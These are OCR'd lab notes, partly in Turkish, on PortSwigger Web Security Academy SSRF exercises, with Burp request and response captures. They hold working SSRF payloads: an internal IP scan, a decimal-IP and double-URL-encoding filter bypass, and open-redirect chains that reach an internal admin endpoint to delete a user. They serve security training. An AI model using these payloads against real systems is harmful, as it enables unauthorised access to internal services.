
1. Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Intruder.
2. Click "Clear §", change the stockApi parameter to http://192.168.0.1:8080/admin then highlight the final octet of the IP address (the number 1), click "Add §".
3. Switch to the Payloads tab, change the payload type to Numbers, and enter 1, 255, and 1 in the "From" and "To" and "Step" boxes respectively.
4. Click "Start attack".
5. Click on the "Status" column to sort it by status code ascending. You should see a single entry with a status of 200, showing an admin interface.
6. Click on this request, send it to Burp Repeater, and change the path in the stockApi to: /admin/delete?username=carlos

sent to intruder



Running port in below:





Lab 3: SSRF with blacklist-based input filter

PRACTITIONER

This lab has a stock check feature which fetches data from an internal system.


To solve the lab, change the stock check URL to access the admin interface at http://localhost/admin and delete the user carlos.


The developer has deployed two weak anti-SSRF defenses that you will need to bypass.

[Access the lab]

Solution


1. Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.
2. Change the URL in the stockApi parameter to http://127.0.0.1/ and observe that the request is blocked.
3. Bypass the block by changing the URL to: http://127.1/
4. Change the URL to http://127.1/admin and observe that the URL is blocked again.
5. Obfuscate the "a" by double-URL encoding it to %2561 to access the admin interface and delete the target user.







Stock api ye http://127.0.0.1/admin deneniyor başta.


Tekrar yapıyorum adım adım








İlk korumayı atlattık 127.0.0.1 i decimal kodlamışlar



Bakıyorum tekrar koruma var



admini 2 defa url encoda sokuyorum en sonuncusunu alıyorum en mantıklı kombinasyon bu.

stockApi=http://2130706433/%25%36%31%25%36%34%25%36%64%25%36%39%25%36%65/delete?user=carlos

bununla çözülüyor.

Lab 4: SSRF with filter bypass via open redirection vulnerability

PRACTITIONER

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at http://192.168.0.12:8080/admin and delete the user carlos.

The stock checker has been restricted to only access the local application, so you will need to find an open redirect affecting the application first.

Access the lab

Solution


1. Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.
2. Try tampering with the stockApi parameter and observe that it isn't possible to make the server issue the request directly to a different host.
3. Click "next product" and observe that the path parameter is placed into the Location header of a redirection response, resulting in an open redirection.
4. Create a URL that exploits the open redirection vulnerability, and redirects to the admin interface, and feed this into the stockApi parameter on the stock checker:

/product/nextProduct?path=http://192.168.0.12:8080/admin

5. Observe that the stock checker follows the redirection and shows you the admin page.
6. Amend the path to delete the target user:

/product/nextProduct?path=http://192.168.0.12:8080/admin/delete?username=carlos


Original request:



```
Request
Pretty Raw Hex
1 POST /product/stock HTTP/1.1
2 Host : 0abb00e204ba2c30c03cd4e400e500e3.web-security-academy.net
3 Cookie : session =7kduPOOLRiCK7zVsPtElRDIjlHrxaMVX ; session =
  NL25uEuovIzQNHo5pz8HljbVg2oRDnzz
4 Content-Length : 65
5 Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
6 Sec-Ch-Ua-Mobile : ?0
7 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/102.0.5005.63 Safari/537.36
8 Sec-Ch-Ua-Platform : "Windows"
9 Content-Type : application/x-www-form-urlencoded
10 Accept : */*
11 Origin : https://0abb00e204ba2c30c03cd4e400e500e3.web-security-academy.net
12 Sec-Fetch-Site : same-origin
13 Sec-Fetch-Mode : cors
14 Sec-Fetch-Dest : empty
15 Referer :
  https://0abb00e204ba2c30c03cd4e400e500e3.web-security-academy.net/product?productId=1
16 Accept-Encoding : gzip, deflate
17 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
18 Connection : close
19
20 stockApi =%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type : text/plain; charset=utf-8
3 Set-Cookie : session =vZqYpIXpH29cZM5bEAAESJRyouLAoH27 ; Secure; HttpOnly; SameSite=None
4 Connection : close
5 Content-Length : 3
6
7 828
```


As we can see url encoding is required:



```
Request
Pretty Raw Hex
1 POST /product/stock HTTP/1.1
2 Host : 0abb00e204ba2c30c03cd4e400e500e3.web-security-academy.net
3 Cookie : session =7kduPOOLRiCK7zVsPtElRDIjlHrxaMVX ; session =
  NL25uEuovIzQNHo5pz8HljbVg2oRDnzz
4 Content-Length : 51
5 Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
6 Sec-Ch-Ua-Mobile : ?0
7 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/102.0.5005.63 Safari/537.36
8 Sec-Ch-Ua-Platform : "Windows"
9 Content-Type : application/x-www-form-urlencoded
10 Accept : */*
11 Origin : https://0abb00e204ba2c30c03cd4e400e500e3.web-security-academy.net
12 Sec-Fetch-Site : same-origin
13 Sec-Fetch-Mode : cors
14 Sec-Fetch-Dest : empty
15 Referer :
  https://0abb00e204ba2c30c03cd4e400e500e3.web-security-academy.net/product?productId=1
16 Accept-Encoding : gzip, deflate
17 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
18 Connection : close
19
20 stockApi =/product/stock/check?productId=1 &storeId=1
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 400 Bad Request
2 Content-Type : application/json; charset=utf-8
3 Set-Cookie : session =ElBPooJwLspcxtqE78eOEvXZjs6KonwO ; Secure; HttpOnly; SameSite=None
4 Connection : close
5 Content-Length : 19
6
7 "Missing parameter"
```

There is a redirection on the next product feature:



```
Send Cancel < > Follow redirection
Target: https://0abb00e204ba2c30c03cd4e400e500e3.web-security-academy.net HTTP/1
Request
Pretty Raw Hex
1 GET /product/nextProduct ?currentProductId =1&path=/product?productId=2 HTTP/1.1
2 Host : 0abb00e204ba2c30c03cd4e400e500e3.web-security-academy.net
3 Cookie : session =ddOAm8C9J5UxAETKVBsw74VlgJrgM8oH ; session =NL25uEuovIzQNHo5pz8HljbVg2oRDnzz
4 Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile : ?0
6 Sec-Ch-Ua-Platform : "Windows"
7 Upgrade-Insecure-Requests : 1
8 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/102.0.5005.63 Safari/537.36
9 Accept :
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
  ication/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site : same-origin
11 Sec-Fetch-Mode : navigate
12 Sec-Fetch-User : ?1
13 Sec-Fetch-Dest : document
14 Referer : https://0abb00e204ba2c30c03cd4e400e500e3.web-security-academy.net/product?productId=1
15 Accept-Encoding : gzip, deflate
16 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
17 Connection : close
18
19
```


```
Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Location : /product?productId=2
3 Connection : close
4 Content-Length : 0
5
6
```

Redirection testing with different path:


```
Send Cancel < > Follow redirection
Target: https://0abb00e204ba2c30c03cd4e400e500e3.web-security-academy.net HTTP/1
Request
Pretty Raw Hex
1 GET /product/nextProduct ?currentProductId =1&path=https://www.google.com HTTP/1.1
2 Host : 0abb00e204ba2c30c03cd4e400e500e3.web-security-academy.net
3 Cookie : session =ddOAm8C9J5UxAETKVBsw74VlgJrgM8oH ; session =NL25uEuovIzQNHo5pz8HljbVg2oRDnzz
4 Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile : ?0
6 Sec-Ch-Ua-Platform : "Windows"
7 Upgrade-Insecure-Requests : 1
8 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/102.0.5005.63 Safari/537.36
9 Accept :
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
  ication/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site : same-origin
11 Sec-Fetch-Mode : navigate
12 Sec-Fetch-User : ?1
13 Sec-Fetch-Dest : document
14 Referer : https://0abb00e204ba2c30c03cd4e400e500e3.web-security-academy.net/product?productId=1
15 Accept-Encoding : gzip, deflate
16 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
17 Connection : close
18
19
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Location : https://www.google.com
3 Connection : close
4 Content-Length : 0
5
6
```

Reaching to admin panel by changing the path:



Now delete the Carlos :



Lab 5: Blind SSRF with out-of-band detection

PRACTITIONER

This site uses analytics software which fetches the URL specified in the Referer header when a product page is loaded.

To solve the lab, use this functionality to cause an HTTP request to the public Burp Collaborator server.

Note

